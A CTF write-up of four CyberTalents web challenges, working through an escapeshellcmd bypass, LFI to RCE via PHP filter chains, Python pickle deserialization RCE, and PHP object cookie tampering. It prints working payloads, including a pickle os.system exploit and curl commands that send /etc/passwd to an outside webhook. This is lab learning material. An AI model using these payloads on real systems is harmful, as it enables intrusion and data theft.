CyberTalents Web challenges

I’m gonna share some challenges that i solved on CyberTalents
Escape_202
I made this service to search in the files and directories in the server But my secrets leaked from file at/radnomString_flag.txt
We have a simple search function with source code provided:

Looking at the source code, we find the following:
<?php
    if ($_SERVER["REQUEST_METHOD"] === "POST") {
        $search = escapeshellcmd($_POST['search']);
        $command = "find / -name " .$search;
        $output = shell_exec($command);
        echo "<h2>Search Results:</h2>";
        if ($output) {
            echo "<pre>" . $output . "</pre>";
        } else {
            echo "<p>No files found matching your search criteria.</p>";
        }
    }
    ?>
As we can see, the code takes the search parameter and sanitizes it with escapeshellcmd() function by escaping special characters in a string that could be interpreted as shell commands, preventing unintended command execution.
At first glance, we can say it’s a command injection vulnerability. But the only thing stopping us is the escapeshellcmd() function. So it has to be something in it, right? Otherwise, there will be no point making this challenge.
By investigating further, looking for ways to bypass this function, I came across this github repo: exploit-bypass-php-escapeshellarg

I found an exploit that has the same code as i have. All we need is to add our payload:sth -or -exec <command> ; -quit and you are good to go.
First, we need to know the files exists on the system, the flag is probably on the root domain. By adjusting the payload: sth -or -exec ls / ; -quit and adding it to the search parameter.

There is another way to do this. you can simply add an asterisk * that will list you all the files exist in the system. The shell will try to interpret the * before the find command in the code runs. This is called globbing or pathname expansion.

This will print you the flag file. Now, we need to read it using this payload:sth -or -exec cat /sKFmdyk7_flag.txt ; -quit.
Hack if u can
Find the RCE to get access to the system
From the description, we need a way to execute commands on the system.
It’s a simple shopping site that selling wine

I ran a fuzzer in the background and started exploring the site. The site had some functions, but they all dead, just for decoration. The fuzzer gave me 6 endpoints:
/index.html/about.html/shop.html/contact.html/policy.html/robots.txt
The /robots.txt file had this:

Now we know the flag exists in the /etc directory (all those endpoints were dead on the url).
I start analyzing the endpoints i got from the fuzzer, at the end of each one of them, you will find a link that will redirect you to /policy.html, except the /shop.html will redirect you to /policy.php.


When you visit /policy.php, you will receive a cookie

That is a little weird. I requested that file and got the following:


The cookie probably gets us files that exist on the system. So what if we manipulate cookie and try to read files in the system? Leading to LFI.
I set the cookie in the request, changed it to ../../../etc/passwd, and got the following:
Cool! Now let’s read the flag we found in the /robots.txt file

Ahhh, we didn’t get RCE yet. I tried to use PHP wrappers to read internal files too. I tried reading policy.php with the filter wrapper: php://filter/read=convert.base64-encode/resource=policy.php and found this code:
<?php
setcookie("read", "b204217b677944e7c8d2a12c670b5467.txt");
$flagFile = "flag_48cbe4247cc8f7937ff091f257b4e160.txt";// /etc/(flagfile)
$fileName = $_COOKIE['read'];

if(preg_match('/flag_48cbe4247cc8f7937ff091f257b4e160/', $fileName)){
    $print=0;
    echo "You can't read this file, try harder.";
    die();
}
?>
That’s why we can’t read the flag directly with the LFI. One of the first ways i think of to get rce using php wrappers is php-filters-chain. I went to this article and used their tool php-filters-chain-what-is-it-and-how-to-use-it.

I start with whoami command chain: python .\php_filter_chain_generator.py --chain '<?php system("whoami"); ?>'.
I got the payload, added it to the cookie, and got the results:
Cool! now let’s read the flag: python .\php_filter_chain_generator.py --chain "<?php system('cat /etc/flag_48cbe4247cc8f7937ff091f257b4e160.txt'); ?>"

We got an error; the payload was too big. We can change the command to truncate the payload a little bit:
python .\php_filter_chain_generator.py --chain "<?php system('cat /etc/*'); ?>"
ORpython .\php_filter_chain_generator.py --chain "<?php system('more /etc/*'); ?>"
And you get the flag
Evil Rick
We have noticed some weird actions on our website , we think that our passwd file has been compromised , can you make sure that it is secure
We need access to /etc/passwd file to get the flag. First, you will see a login page.

I found the creds in the HTML comments.

After a successful login with the remember me option on, you will get two cookies:

And the page looks like this:

I took the cookie and base64 decoded it and got this:

From the page, we see a pickle image, and the token format looks like a pickle object. I used this script from writeup-pickle-store to make sure:
import base64
import pickle

data = "gANjX19tYWluX18KdXNyCnEAKYFxAX1xAihYCAAAAHVzZXJuYW1lcQNYBAAAAHRlc3RxBFgIAAAAcGFzc3dvcmRxBVgEAAAAdGVzdHEGdWIu"
decoded_data = base64.b64decode(data)
pickle_object = pickle.loads(decoded_data)
print(pickle_object)
The script gives me an error: AttributeError: Can't get attribute 'usr' on <module '__main__' . This error happened cause the cookie data describes an object that was an instance of a class named usr.
The script tries to rebuild the object; it looks for a class definition named usr within the script, but because it doesn’t even exist, it throws an error.
To fix that we need to create the usr class before unpickle the data. From the decoded data, we cau assume that there is username, password arguments in the class. So i made this script:
import base64
import pickle

class usr:
    def __init__(self, username, password):
        self.username = username
        self.password = password
    def __repr__(self):
        return f"usr(username='{self.username}', password='{self.password}')"

data = "gANjX19tYWluX18KdXNyCnEAKYFxAX1xAihYCAAAAHVzZXJuYW1lcQNYBAAAAHRlc3RxBFgIAAAAcGFzc3dvcmRxBVgEAAAAdGVzdHEGdWIu"
decoded_data = base64.b64decode(data)
pickle_object = pickle.loads(decoded_data)
print(pickle_object)
And i got these results: usr(username='test', password='test').
Cool! Now we know the pickle structure. I went to this writeup writeup-pickle-store and start making the script again:
import pickle
import sys
import base64

COMMAND = "curl https://webhook.site/04309ada-ed9e-4ac2-9f7c-33771ac78ce5"

class PickleRce(object):
    def __reduce__(self):
        import os
        return (os.system,(COMMAND,))

class usr(object):
    def __init__(self, username, password):
        self.username = username
        self.password = password

if __name__ == '__main__':
    user = usr(username="test", password=PickleRce())

print(base64.b64encode(pickle.dumps(user)))
I created a malicious payload that will send a request to my webhook url. By replacing the payload with the intended rememberme cookie, you should receive a request in your webhook:

Great! Now we need to read /etc/passwd and send the content to the webhook. There are two ways:
- Change the command to:

curl <WEBHOOK> --data-binary @/etc/passwd
ORcurl <WEBHOOK> -d @/etc/passwd - Change the command to: curl https://webhook.site/04309ada-ed9e-4ac2-9f7c-33771ac78ce5 `cat /etc/passwd | base64` (That’s probably gonna fail through parsing errors)
I used the first method and i got the flag:
Game Zone
We created a gaming platform, but something is not secure, can you confirm that no body can access passwd file.
Again, the goal is to read the /etc/passwd file. First thing you will see is a simple page with a login button:
Once you press the button, you will be redirected to /profile.php page with three cookies:
profile_id=683220190_user_session=6d21e2a5c97337c6afc59ab627fc433bprofile_info=Tzo0OiJVc2VyIjozOntzOjE0OiIAVXNlcgB1c2VybmFtZSI7czoxNjoiTGltYSBDaGFybGllXzAyMCI7czoxMzoiAFVzZXIAaXNBZG1pbiI7YjowO3M6NjoiYWN0aXZlIjtzOjExOiIxNzU2NDczNDg1CiI7fQ%3D%3D
The most important is profile_info one, it looks like url then base64 encoded. I took the token and decoded it and found the following:

This looks like a serialization format. We have a user class that has three arguments:
- username
- isAdmin
- active
The server takes the cookie, deserializes it, and gets the data to get the intended user like that:

The first thing that comes to my mind is a deserialization attack, since i didn’t find anything useful on the site. I start playing with the serialized cookie to make a malicious one. I made this PHP code to help me with that:
<?php
class User{private $username; private $isAdmin; public $active;}
$u = new User();
$r = new ReflectionObject($u);
$r->getProperty('username')->setAccessible(true); $r->getProperty('username')->setValue($u,'test');
$r->getProperty('isAdmin')->setAccessible(true); $r->getProperty('isAdmin')->setValue($u,1);
$r->getProperty('active')->setAccessible(true); $r->getProperty('active')->setValue($u,'1756471575');
echo base64_encode(serialize($u)).PHP_EOL;
?>
I changed the username and set the isAdmin argument to 1, we may get admin privileges from that.
I used the result cookie from the script and found this:

Cool! The attack works fine. The image changed to another one, indicating that we are admin now because of the image name, it was guest.jpg before:

The admin account doesn’t really give anything useful. We still need to manipulate the cookie more, getting command injection to read the /etc/passwd file.
I start thinking about gadget chains and magic methods, but the thing is, it’s almost impossible to leverage these attacks without the source code.
